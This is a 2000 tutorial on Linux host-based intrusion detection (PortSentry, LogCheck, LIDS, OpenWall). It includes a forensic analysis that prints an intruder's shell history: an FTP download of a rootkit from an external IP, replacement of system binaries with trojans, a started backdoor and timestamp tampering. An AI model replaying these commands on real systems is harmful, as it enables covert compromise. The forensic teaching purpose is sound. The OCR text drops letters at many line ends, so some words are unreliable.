Intrusion Detection on Linux

by David "Del" Elson

last updated Monday, May 22, 2000

Introduction

This article focuses on several host-based intrusion detection systems that are available on Linux. In particular, I will cover some of the basics of installing setting up these packages, how they are useful, and in what circumstances they can be used.

Systems Security 101

This article assumes a basic knowledge of systems security. In particular, I will assume that the most basic security measures have already been taken to secure a host against intrusion from the internet. These measures could include:

- Firewalling, to ensure that access to the various TCP and UDP ports of the system that were n intended for internet access are prevented. For example, a basic set of firewalling rules for a w server would ensure that the only TCP/IP access to the machine was on TCP port 80, the port normally used for HTTP access.

- Disabling daemons that are not required. For example: A web server normally needs a process running to serve web pages. Processes that are not associated with serving web pages, such a RPC/Portmap services, NFS services, X Font Server, DNS name server, and other extraneous and unused applications should be stopped or disabled. On a Red Hat Linux system, this is normally done by using one of the run level editors, for example ntsysv or tksysv, to disable the startup of any daemon or service that is not required.

- Disabling access to ports that are not required, by editing /etc/inetd.conf. Typically, a system w come pre-installed with access to many ports enabled in the /etc/inetd.conf file. Editing this file remove or comment out any lines that are not required is the most basic system security activity and should be carried out on all systems.

Lines of Defence



Illustration 1: Multi Layered Systems Security

In this article, I will discuss a multi-layered approach to systems security. Several security layers can b used independently to provide additional protection in case any of the layers should be breached. An example of a multi-layered security system is shown in illustration 1.

Each layer in the diagram provides additional data protection to the layers above it. For example, the layer is the firewall. Should an intrusion attempt not be defeated by the firewall, a second layer, the P Sentry program, can provide additional protection.

Further inside the security system are the LIDS and LogCheck programs, that provide additional protection should an intrusion attempt not be intercepted by the Port Sentry program.

Monitoring Incoming Connections

The first layer of protection behind the firewall is a software package that will monitor incoming attemp to connect to the machine. The PortSentry package (http://www.psionic.com/abacus/portsentry/) provides a simple and effective method of doing this.

What does PortSentry do?

PortSentry is a program that monitors activity on specific TCP/IP ports. Activity on the ports that are monitored by PortSentry is reported, and one of several options can be taken, including denying furth attempts to access to your system from the source of the activity. This is an important defence mechanism, because a hacker will typically probe your system for weaknesses ("port scanning") befo attempting an intrusion. Detecting the probe or port scan, and completely denying further access to y system by a potential hacker, robs that hacker of the ability to follow up on any port scans with a real intrusion attempt.

Installing PortSentry

For users of Red Hat Linux, PortSentry is available in RPM format on the Red Hat contrib FTP site. T site is mirrored in various locations around the world, check at www.redhat.com for the location of yo nearest mirror. I haven't yet determined the availability of a .deb format package for PortSentry but I a sure there is one out there.

For other Linux systems, installing PortSentry from the source code is relatively simple.

Recommended Configuration

PortSentry runs in a number of modes, including various TCP and UDP stealth modes. The mechanis that I prefer to use for running PortSentry is to bind it to a TCP port that (a) is not in use, and (b) is known in some systems to have potential for intrusion attempts. For example, port 143 (imap2), port 1 (portmap) and port 23 (telnet) are TCP ports that I do not use on my internet systems, and my web server was scanned on both of those ports in the last 24 hours.

To start PortSentry in basic TCP mode, ensure that your system start-up scripts run this command somewhere:

```
portsentry -tcp
```

Also, ensure that the PortSentry config file (portsentry.conf) contains a TCP_PORTS line enabling scanning on the ports that you require.

Response Options

The "Response Options" section of the portsentry.conf file allows you to specify what response that PortSentry will take on detecting unwanted activity. The mechanism that I normally choose is to use ipchains to block further access from the source of the activity. This is done by uncommenting the following line in the portsentry.conf file:

```
KILL_ROUTE="/sbin/ipchains -I input -s $TARGET$ -j DENY -l"
```

On systems that receive a high level of port scanning activity, removing the "-l" at the end of the abov line will prevent logging of further incoming connections, which might be useful to save space in the lo files.

Monitoring System Logs

Firewalling systems, and software like PortSentry perform one useful function, in that they monitor an prevent connections coming in to unwanted ports on the system. This can prevent access to a system via a standard scan-and-intrude method.

Where a system is required to run a particular service (eg: Apache on a web server, or BIND on a DN server), and a hacker has uncovered a particular loophole in the service, these programs will unfortunately not achieve the result of keeping all intruders out of the system. A system acting as a DI server that has a vulnerable copy of BIND running on it will eventually be discovered by a hacker that scans a wide range of machines for a single port (the DNS port) on each machine, and attempts intrusion against that port only. The firewall and PortSentry will unfortunately see this intrusion attemp as a legitimate access to the system.

LogCheck

LogCheck (http://www.psionic.com/abacus/logcheck/) is a useful program for scanning system logs fo unusual activity. LogCheck works by scanning the various system log files (under Linux these are located in /var/log), and notifying the system administrator by e-mail if there is any unusual activity. Unusual messages in the log files can often be generated by intrusion attempts, or actual intrusions against your system.

Installing LogCheck

LogCheck is available in RPM format from the Red Hat contrib archives, and from the same sources a PortSentry. Installing LogCheck from the RPM file or from the source code (read the INSTALL file provided with the source code) is relatively simple.

Configuring LogCheck

LogCheck has four main configuration files. In the RPM version, these are stored in the /etc/logcheck directory. Normally, only the logcheck.ignore and the logcheck.violations.ignore files need modificatio The normal process that I go through after installing LogCheck is as follows:

- Allow LogCheck to run once with the standard configuration files. This willl produce a large outp file, which can be thrown away.
- 24 hours later, allow LogCheck to run again. This will detect any new entries in the log files sin the last run, and will produce a smaller but still sizeable output file. Read this file carefully.

- For entries in the file that are of no great concern (use your judgement for this) find a specific identifying string in the entry. For entries that are in the "Security Violations" section, add the identifying string to the logcheck.violations.ignore file. For other entries (in the "Unusual System Events" section), add the string to the logcheck.ignore file.

- Repeat this process, once every 12 - 24 hours for approximately a week. By this stage, enough "bogus" entries will be filtered out by the strings that you have added to the .ignore files that the daily LogCheck report will contain only genuine system concerns.

Note that the RPM file specifies that LogCheck is to be run hourly, but normally I only run it daily exce on critical systems that need regular monitoring. This is done by moving the /etc/cron.hourly/logcheck file into /etc/cron.daily.

Kernel Based Intrusion Detection

Kernel based intrusion detection is a relatively new art form for Linux. The main kernel based intrusion detection system currently available is called LIDS, and is available from http://www.lids.org/.

What is LIDS?

LIDS is an intrusion detection and prevention system that resides within the Linux kernel.

LIDS' protection is aimed at preventing the root user (who would normally have access to the entire system) from tampering with important parts of the system. LIDS' most important features include increased file system protection, protection against direct port access or direct memory access, protection against raw disk access, and protection of log files. LIDS also prevents certain system actions, such as installing a packet sniffer or changing firewall rules.

LIDS Documentation

The LIDS system is somewhat more complex to install than either PortSentry or LogCheck. Fortunate the LIDS web site contains quite good documentation on the LIDS project, including installation and configuration instructions.

Installing LIDS

First, before installing LIDS, make sure that you have the most up to date LIDS patch (I am using 0.9) and the correct kernel version. I am using the updated kernel (2.2.14-12) from the Red Hat Updates F site, because this contains some security fixes. You also need the source code for the kernel that you are using.

LIDS is currently targeted towards the 2.2.14 kernels. I installed LIDS on a Red Hat 6.2 system, this includes the 2.2.14 kernel. Before I installed LIDS, I obtained the updated kernel (from ftp.redhat.com/updates/ or one of its mirrors) and installed it according to the instructions at http://www.redhat.com/support/docs/howto/kernel-upgrade/kernel-upgrade.html.

The next thing I obtained was the updated kernel source, which also came from ftp.redhat.com/update This I installed using:

```
rpm -Uhv kernel-source-2.2.14-12.i386.rpm
```

Next, compile and install the lidsadm program:

```
cd /usr/local/src/security/lids-0.9/lidsadm-0.9
```

```
make
make install
```

Generate a RipeMD-160 password that will later be installed into the kernel:

```
lidsadm -P
```

I entered the password "anypass" and got back the key "d502d92bfead11d1ef17887c9db07a78108859e8".

Next, I copied the standard Red Hat configuration file for my architecture into the /usr/src/linux directo

```
cd /usr/src/linux/configs/
cp kernel-2.2.12-i686.config ..
```

Next, I installed the LIDS patch using the following commands:

```
cd /usr/src
patch -p0 </usr/local/src/security/lids-0.9/lids-0.9-2.2.14-redhat.patc
```

Note that the Red Hat supplied kernel is slightly different from the standard 2.2.14 kernel distributed b Linus, as it contains some updated drivers. The lids-0.9-2.2.14-redhat.patch file that is available is slightly different to the standard lids-0.9-2.2.14.patch file distributed with LIDS, as the latter will not apply cleanly to R Hat's kernel.

Finally, I configured, compiled, and installed the kernel:

```
cd /usr/src/linux
make menuconfig
make dep; make clean
make
install; make modules; make modules_install
```

The following script shows the LIDS configuration options that I chose during the kernel configuration

```
[*] Linux Intrusion Detection System support (EXPERIMENTAL)
--- LIDS features
[ ] Hang up console when raising a securit alert
[*] Security alert when execing unprotected programs before sealing
[ ] Do not execute unprotected programs before sealing LIDS
[*] Enable init children lock feature
[*] Try not to flood logs
(60) Authorised time between two identic logs (seconds)
[*] Allow switching LIDS protections
RipeMD-160 encrypted password: d502d92bfead11d1ef17887c9db07a78108859e8
(3) Number of attempts to submit password
(3) Time to wait after a fail (seconds)
[*] Allow remote users to switch LIDS protections
[ ] Allow any program to switch LIDS protections
[*] Allow reloading config. file
[ ] Hide some known processes
[*] Port Scanner Detector in kernel
[ ] Send security alerts through network
--- Special authorizations
[ ] Allow some known processes to access /dev/mem (xfree, etc.)
[ ] Allow some known processes to access raw disk devices
[ ] Allow some known processes to access io ports
[ ] Allow some known processes to change routes
```

```
--- Special UPS
[*] Allow some known processes to unmount devices
Allowed processes: "/etc/rc.d/init.d/halt;/etc/rc.d/init.d/netfs"
[*] Unmounting capability is inherited
[*] Allow some known processes to kill init children
Allowed processes: "/etc/rc.d/init.d/halt"
[*] Killing capability is inherited
```

Note that since I don't have a UPS, am running a headless server (no X installed), and need to acces this system remotely, I chose the configuration options above. The options that you choose for your environment may vary.

Configuring LIDS

One important note: After compiling the kernel you must configure LIDS **before** you next reboot!

LIDS stores its configuration in the /etc/lids.conf file. This file should never be edited by hand, instead you should configure LIDS by using the lidsadm program.

Running "lidsadm -h" gives a page or so of help as to how to use the lidsadm program. The LIDS documentation (on the LIDS web site) gives some examples of using LIDS to protect files, for example

```
lidsadm -A -r /sbin
```

... which protects (marks read-only) the entire /sbin directory.

My preferred LIDS configuration script looks like this:

```
lidsadm -Z
lidsadm -A -r /usr/bin
lidsadm -A -r /bin
lidsadm -A -r /usr/sbin
lidsadm -A -r /sbin
lidsadm -A -r /usr/X11R6/bin
lidsadm -A -r /etc/rc.d
lidsadm -A -r /etc/sysconfig
```

Once the LIDS system has been configured, you need to update your boot scripts to ensure that the "lidsadm -I" command is run during the boot process. This effectively "starts" the LIDS functions in the kernel. I normally place lidsadm at the end of the /etc/rc.d/rc.local script, as this ensures that the LIDS functionality doesn't prevent the rest of the system scripts from operating correctly.

This is the command line that I use at the end of /etc/rc.d/rc.local to start LIDS:

```
/sbin/lidsadm -I -- -CAP_SYS_MODULE -CAP_SYS_RAWIO -CAP_SYS_ADMIN \
                    -CAP_SYS_PTRACE -CAP_NET_ADMIN -CAP_LINUX_IMMUTABLE \
                    +INIT_CHILDREN_LOCK
```

Configuring LILO

Note that since the Kernel was updated using Red Hat's RPMs, you will need to follow the instruction the Red Hat kernel upgrading web page mentioned above to modify the /etc/lilo.conf file. This will ens that the new kernel that has been compiled with LIDS functionality will be the one booted when your system reboots.

After Reboot

After the next reboot, LIDS will be running on your system. If you need to stop LIDS to perform system administration tasks, then you should use one of the following commands:

```
/sbin/lidsadm -S -- -LIDS
```

or

```
/sbin/lidsadm -S -- -LIDS_GLOBAL
```

You will need to provide the LIDS password, which was inserted into the kernel in RipeMD-160 forma during the kernel compile.

You will also note that on shutdown, most of the shutdown scripts will fail. This is normal. The final shutdown script (/etc/rc.d/init.d/halt) will kill all of the processes and unmount the file systems. No oth process will be allowed to kill any of the children of the init() process, due to the "+INIT_CHILDREN_LOCK" protection made in the rc.local file (above).

Also, every 10 minutes, you will get an error message about "rmmod \as" being unable to remove a module. This is because the "-CAP_SYS_MODULE" protection stops insertion or removal of modules once LIDS has started. To stop the error message happening, delete the /etc/cron.d/kmod file.

What Can LIDS Protect?

A quick read through the LIDS documentation will reveal the full set of features in LIDS. The most important features, in my opinion, include the following:

- CAP_LINUX_IMMUTABLE, which protects the files and file systems from being written to when marked "immutable".
- CAP_NET_ADMIN, which prevents tampering with the network configuration (eg: prevents rout table entries from being changed, and prevents firewall entries from being tampered with).
- CAP_SYS_MODULE which prevents insertion and removal of kernel modules.
- CAP_SYS_RAWIO which prevents raw disk/device I/O.
- CAP_SYS_ADMIN which prevents a large range of other system administration functions.
- INIT_CHILDREN_LOCK which prevents child processes of the init() master process from being tampered with.

All of the above features can be turned on at any point using "lidsadm -I". The features can also be disabled at any point (to allow the real system administrator access to the system configuration) by us "lidsadm -S", and providing the LIDS password which was installed into the kernel (and encrypted wit RipeMD-160).

Anatomy of a Break In

I was recently asked to examine a system that had been hacked, to determine the cause of the break and to determine what damage the hacker had done to the system. Fortunately, the system was hack by someone who was not particularly clever, and didn't manage to conceal their tracks entirely.

The break-in occurred when the hacker overflowed the buffer of a system daemon running as root (in fact one that should not have been running on the system at all, but the person who installed Linux w

careless and left it running, and also failed to install Red Hat's released updates which would have fix the buffer overflow problem). The hacker, however, was also careless in that when they managed to open a shell (BASH) on the hacked system following the break-in, they forgot that the BASH shell log all activity to a .bash_history file for use by the command line recall functions. A simple read through /.bash_history revealed exactly what the hacker had done while logged on to the system.

The file read as follows (edited slightly for brevity):

```
mkdir /usr/lib/... ; cd /usr/lib/...
ftp 200.192.58.201 21
cd /usr/lib/...
mv netstat.gz? netstat.gz; mv ps.gz? ps.gz; mv pstree.gz? pstree.gz;
mv pt07.gz? pt07.gz; mv slice2.gz? slice2.gz; mv syslogd.gz? syslogd.gz
mv tcpd.gz? tcpd.gz
gzip -d *
chmod +x *
mv netstat /bin ; mv ps /bin ; mv tcpd /usr/sbin/; mv syslogd /usr/sbir
mv pt07 /usr/lib/; mv pstree /usr/bin ;
/usr/lib/pt07
touch -t 199910122110 /usr/lib/pt07
touch -t 199910122110 /usr/sbin/syslogd
touch -t 199910122110 /usr/sbin/tcpd
touch -t 199910122110 /bin/ps
touch -t 199910122110 /bin/netstat
touch -t 199910122110 /usr/bin/pstree
cat /etc/inetd.conf | grep -v 15678 >> /tmp/b
mv /tmp/b /etc/inetd.conf
killall -HUP inetd
```

Reading through this file, we can note the following activity:

- A directory with an unusual name (/usr/lib/...) was created on the system. An FTP connection w made back to the hacker's personal machine (200.192.58.201, traced to a dial-in address somewhere in Brazil), and a simple hacker-kit was downloaded.
- The hacker kit was uncompressed. It contained trojan binaries which were then installed on the system.
- The trojan binaries were used to over-write the system versions of netstat, ps, tcpd, syslogd, a pstree. These are programs that get used to report on system activity, show running processes show open ports, etc.
- A backdoor process of some kind (/usr/lib/pt07) was installed and started. Note that since the hacker has installed his or her own versions of ps, pstree, and netstat, this trojan is probably invisible to the system.

What Can We Learn From This?

Firstly, note that LIDS would not have prevented the actual break-in. The hacker obtained root acces the machine by connecting to and overflowing a buffer in a process that was running as root.

Once the hacker had broken in, we can note how LIDS would have minimised the damage:

- LIDS, by using the CAP_LINUX_IMMUTABLE option, would have prevented the trojan binaries from being written to /bin, /usr/bin, /usr/sbin, and /usr/lib. These are directories that we would normally mark as immutable (chattr +i) and hence could not have been changed. Note that eve without LIDS we can mark these directories as immutable using chattr +i, but LIDS prevents ev

the root user from tampering with the immutable flag.

- Similarly, the touch -t commands would have failed if the files were marked chattr +i.
- Even the very first line of the script, "mkdir /usr/lib/..." would have failed if the /usr/lib directory w marked immutable!

Note that LIDS would not have prevented the break-in, but would have prevented the hacker from causing any significant system damage after the break-in. A backdoor process could have been insta (eg: the pt07 backdoor could have been placed in /tmp, or any other non-immutable directory), but the non-trojan versions of ps, netstat, and pstree would have detected this process fairly easily and we could have come back and killed it off.

Without LIDS being installed we have no other real clues as to what the hacker might have done via t backdoor, and so our only available method to clean up the hacker's damage is to re-install the syster completely.

OpenWall and LIDS: An Extra Layer

Another similar system to LIDS is the OpenWall project (http://www.openwall.com/linux/). The OpenW project contains some different security features to LIDS, and one of the OpenWall patches in particu makes the stack area non-executable. An excerpt from the OpenWall README file states:

> *Most buffer overflow exploits are based on overwriting a function's return address on the stack to point to some arbitrary code, which is also put onto the stack. If the stack area is non-executable, buffer overflow vulnerabilities become harder to exploit.*
>
> *Another way to exploit a buffer overflow is to point the return address to a function in libc, usually system(). This patch also changes the default address that shared libraries are mmap()'ed at to make it always contain a zero byte. This makes it impossible to specify any more data (parameters to the function, or more copies of the return address when filling with a pattern), -- in many exploits that have to do with ASCIIZ strings.*

Recently, the LIDS web site has contained some integrated LIDS + OpenWall kernel patches that app the security features of both LIDS and OpenWall to the kernel in a single integrated patch set.

Conclusions

Using a set of layered security tools on the Linux system, it is possible to prevent a wide range of syst attacks, and to protect your system against intrusion or tampering. A hacker's point of entry into your system will be the network interfaces, and protecting these, and under the network interfaces, the system kernel, can discourage many attacks and prevent others.

Be aware of any potential security holes in your system. Any daemon or service running on your syste either as root or as a non-root user, can be a potential security threat. Be prepared to face attacks against these threats.

David Elson (Del) is a security and technology consultant working for Wang New Zealand in Christchurch, on the South Island of New Zeala With 15 years IT experience, he consults to various clients on security and networking issues. He also maintains a set of web pages on Lin and other related security topics, and has given talks on various security and networking issues at conferences in Australia and New Zealar